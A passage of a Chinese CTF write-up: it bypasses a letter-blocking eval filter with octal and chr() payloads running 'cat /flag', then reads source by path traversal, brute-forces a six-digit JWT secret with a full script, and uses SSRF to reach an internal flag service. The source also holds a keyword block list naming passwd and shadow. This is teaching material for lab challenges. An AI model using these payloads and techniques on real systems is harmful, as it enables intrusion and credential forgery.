app.secret_key = str(uuid.uuid4())

def waf(s):
    token = True
    for i in s:
        if i in "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ":
            token = False
            break
    return token

@app.route("/")
def index():
    return render_template("index.html")

@app.route("/calc", methods=['POST', 'GET'])
def calc():

    if request.method == 'POST':
        num = request.form.get("num")
        script = f'''import os
print(eval("{num}"))
'''
        print(script)
        if waf(num):
            try:
                result_output = ''
                with tempfile.NamedTemporaryFile(mode='w+', suffix='.py', delete=False) as temp_script:
                    temp_script.write(script)
                    temp_script_path = temp_script.name

                result = subprocess.run(['python3', temp_script_path], capture_output=True, text=True)
                os.remove(temp_script_path)

                result_output = result.stdout if result.returncode == 0 else result.stderr
            except Exception as e:

                result_output = str(e)
            return render_template("calc.html", result=result_output)
        else:
            return render_template("calc.html", result="臭皮!你想干什么!!")
    return render_template("calc.html", result='试试呗')

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=30002)
 -->
|

把字母ban了,可以用八进制ascii码绕过
值得一提的是,这里的eval只会对传入的字符串做“表达式求值”,它并不会自动把你写在字符串里的 system 解析成 os.system——除非你自己先用 import os 把它引入到全局命名空间,然后再调用。
所以我们要构造的是__import__('os').system('cat /flag')
大致过程如下
最终结果
1
|
\137\137\151\155\160\157\162\164\137\137(\47\157\163\47).\163\171\163\164\145\155(\47\143\141\164\040\057\146\154\141\147\47)
|

另外可以用全角字母+chr绕过
1
|
__import__(chr(111)+chr(115)).system(chr(99)+chr(97)+chr(116)+chr(32)+chr(47)+chr(102)+chr(108)+chr(97)+chr(103))
|
这「照片」是你吗
知识点:Python代码审计、JWT伪造、SSRF
进源码看到提示

注意到图片链接是通过路由实现的,所以这里应该有一个文件读取
这里想读源码的话需要传/../app.py,是需要抓包上传的,因为在浏览器传/../app.py的话会解析成/app.py

  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
|
from flask import Flask, make_response, render_template_string, request, redirect, send_file
import uuid
import jwt
import time

import os
import requests

from flag import get_random_number_string

base_key = str(uuid.uuid4()).split("-")
secret_key = get_random_number_string(6)
admin_pass = "".join([ _ for _ in base_key])

print(admin_pass)

app = Flask(__name__)
failure_count = 0

users = {
    'admin': admin_pass,
    'amiya': "114514"
}

def verify_token(token):
    try:
        global failure_count
        if failure_count >= 100:
            return make_response("You have tried too many times! Please restart the service!", 403)
        data = jwt.decode(token, secret_key, algorithms=["HS256"])
        if data.get('user') != 'admin':
            failure_count += 1
            return make_response("You are not admin!<br><img src='/3.png'>", 403)
    except:
        return make_response("Token is invalid!<br><img src='/3.png'>", 401)
    return True

@app.route('/')
def index():
    return redirect("/home")

@app.route('/login', methods=['POST'])
def login():
    username = request.form['username']
    password = request.form['password']
    global failure_count
    if failure_count >= 100:
        return make_response("You have tried too many times! Please restart the service!", 403)
    if users.get(username)==password:
        token = jwt.encode({'user': username, 'exp': int(time.time()) + 600}, secret_key)
        response = make_response('Login success!<br><a href="/home">Go to homepage</a>')
        response.set_cookie('token', token)
        return response
    else:
        failure_count += 1
    return make_response('Could not verify!<br><img src="/3.png">', 401)

@app.route('/logout')
def logout():
    response = make_response('Logout success!<br><a href="/home">Go to homepage</a>')
    response.set_cookie('token', '', expires=0)
    return response

@app.route('/home')
def home():
    logged_in = False
    try:
        token = request.cookies.get('token')
        data = jwt.decode(token, secret_key, algorithms=["HS256"])
        text = "Hello, %s!" % data.get('user')
        logged_in = True
    except:
        logged_in = False
        text = "You have not logged in!"
        data = {}
    return render_template_string(r'''
        <!DOCTYPE html>
        <html>
        <head>
            <title>Home Page</title>
        </head>
        <body>
            <!-- 图标能够正常显示耶! -->
            <!-- 但是我好像没有看到Nginx或者Apache之类的东西 -->
            <!-- 说明服务器脚本能够处理静态文件捏 -->
            <!-- 那源码是不是可以用某些办法拿到呢! -->
            {{ text }}<br>
            {% if logged_in %}
            <a href="/logout">登出</a>
            {% else %}
            <h2>登录</h2>
            <form action="/login" method="post">
                用户名: <input type="text" name="username"><br>
                密码: <input type="password" name="password"><br>
                <input type="submit" value="登录">
            </form>
            {% endif %}
            <br>
            {% if user=="admin" %}
            <a href="/admin">Go to admin panel</a>
            <img src="/2.png">
            {% else %}
            <img src="/1.png">
            {% endif %}
        </body>
        </html>
    ''', text=text, logged_in=logged_in, user=data.get('user'))

@app.route('/admin')
def admin():
    try:
        token = request.cookies.get('token')
        if verify_token(token) != True:
            return verify_token(token)
        resp_text = render_template_string(r'''
            <!DOCTYPE html>
            <html>
            <head>
                <title>Admin Panel</title>
            </head>
            <body>
                <h1>Admin Panel</h1>
                <p>GET Server Info from api:</p>
                <input type="input" value={{api_url}} id="api" readonly>
                <button onclick=execute()>Execute</button>
                <script>
                    function execute() {
                        fetch("{{url}}/execute?api_address="+document.getElementById("api").value,
                                      {credentials: "include"}
                                      ).then(res => res.text()).then(data => {
                            document.write(data);
                        });
                    }
                </script>
            </body>
            </html>
        ''', api_url=request.host_url+"/api", url=request.host_url)
        resp = make_response(resp_text)
        resp.headers['Access-Control-Allow-Credentials'] = 'true'
        return resp
    except:
        return make_response("Token is invalid!<br><img src='/3.png'>", 401)

@app.route('/execute')
def execute():
    token = request.cookies.get('token')
    if verify_token(token) != True:
        return verify_token(token)
    api_address = request.args.get("api_address")
    if not api_address:
        return make_response("No api address!", 400)
    response = requests.get(api_address, cookies={'token': token})
    return response.text

@app.route("/api")
def api():
    token = request.cookies.get('token')
    if verify_token(token) != True:
        return verify_token(token)
    resp = make_response(f"Server Info: {os.popen('uname -a').read()}")
    resp.headers['Access-Control-Allow-Credentials'] = 'true'
    return resp


@app.route("/<path:file>")
def static_file(file):
    print(file)
    restricted_keywords = ["proc", "env", "passwd", "shadow", "hosts", "sys", "log", "etc",
                           "bin", "lib", "tmp", "var", "run", "dev", "home", "boot"]
    if any(keyword in file for keyword in restricted_keywords):
        return make_response("STOP!", 404)
    if not os.path.exists("./static/" + file):
        return make_response("Not found!", 404)
    return send_file("./static/" + file)


if __name__ == '__main__':
    app.run(host="0.0.0.0",port=5000)
|
还有个flag.py,也通过路径读取

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
|
from flask import Flask
import os
import random

def get_random_number_string(length):
    return ''.join([str(random.randint(0, 9)) for _ in range(length)])

get_flag = Flask("get_flag")

FLAG = os.environ.pop("ICQ_FLAG", "flag{test_flag}")

@get_flag.route("/fl4g")
#如何触发它呢?
def flag():
    return FLAG

if __name__ == "__main__":
    get_flag.run(host="127.0.0.1",port=5001)
|
审计一下代码,感觉是需要伪造JWT后,利用 /execute 路由的 SSRF 漏洞让服务器自己访问 http://localhost:5001/fl4g,即访问 /execute?api_address=http://localhost:5001/fl4g
然后这里JWT是需要密钥了,在环境变量里应该可以读出来,但是发现这个方法被ban了。
后来发现有个’amiya’: “114514”,明文存储账号了,尝试登录,登录成功

这个时候抓包可以发现多了一个token,就是JWT,那么就可以尝试JWT爆破了,
用工具没爆出来,发现代码

所以密钥就是六位密码,可以写个脚本爆破,用ai写个脚本,整的挺好看
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
|
import jwt
import time

# 直接指定目标JWT令牌
TARGET_TOKEN = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYW1peWEiLCJleHAiOjE3NTE3MDM4OTZ9.qAvSETNWgds285Hsp41v4fTvhAga5rcNURlll_Zgsbw"

def brute_force_jwt(token):
    """
    暴力破解6位数字JWT密钥
    """
    print(f"[*] 开始爆破JWT密钥...")
    print(f"[*] 目标令牌: {token}")
    print(f"[*] 密钥范围: 000000 到 999999")

    start_time = time.time()
    found = False

    # 尝试所有6位数字组合
    for i in range(1000000):
        # 格式化为6位数字(前导零)
        secret_key = str(i).zfill(6)

        try:
            # 尝试用当前密钥解码令牌
            decoded = jwt.decode(
                token,
                secret_key,
                algorithms=["HS256"],
                options={"verify_exp": False}  # 忽略过期验证
            )

            # 计算耗时
            elapsed = time.time() - start_time

            print(f"\n[+] 成功找到密钥! 🎉")
            print(f"[+] 密钥: {secret_key}")
            print(f"[+] 耗时: {elapsed:.2f}秒")
            print(f"[+] 解码内容: {decoded}")
            found = True
            break

        except jwt.InvalidSignatureError:
            # 每10000次显示进度
            if i % 10000 == 0:
                progress = i / 10000
                print(f"\r[*] 尝试中... {i:06d}/999999 ({progress}%)", end="", flush=True)
        except jwt.ExpiredSignatureError:
            # 令牌过期但签名正确
            print(f"\n[+] 找到密钥! (令牌已过期)")
            print(f"[+] 密钥: {secret_key}")
            print(f"[+] 解码内容: {decoded}")
            found = True
            break
        except Exception as e:
            print(f"\n[!] 密钥 {secret_key} 出现错误: {str(e)}")

    if not found:
        print("\n[!] 未找到匹配的密钥,可能密钥不在0-999999范围内")

    print("\n[*] 爆破完成")

if __name__ == "__main__":
    # 显示ASCII艺术标题
    print(r"""
  _      ____  _______  ______ _____  _____
 | |    / __ \|  __ \ \ \ \  |_   _|/ ____|
 | |   | |  | | |__) | \ \ \   | | | (___
 | |   | |  | |  _  /   \ \ \  | |  \___ \
 | |___| |__| | | \ \    \ \ \_| |_ ____) |
 |______\____/|_|  \_\    \_\__\___|_____/
    JWT密钥爆破工具 - 6位数字密钥暴力破解
    """)

    # 执行爆破
    brute_force_jwt(TARGET_TOKEN)
|


成功登入admin
然后打ssrf,这里因为flag只在127.0.0.1:5001运行,所以直接打
1
|
execute?api_address=http://127.0.0.1:5001/fl4g
|

这里时间戳不对的话cookie认证还是会失败,所以还挺难手搓的。
审计python代码的能力还是很重要的,这里flag.py的存在、flag.py的运行端口、JWT密钥是六位数字、普通账号的存在。都是很重要的环节,需要对代码很熟悉。
Week4
PangBai 过家家(4)
知识点:go模板注入、go代码审计、JWT伪造、SSRF
给了源码,用go语言写的,看main.go
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
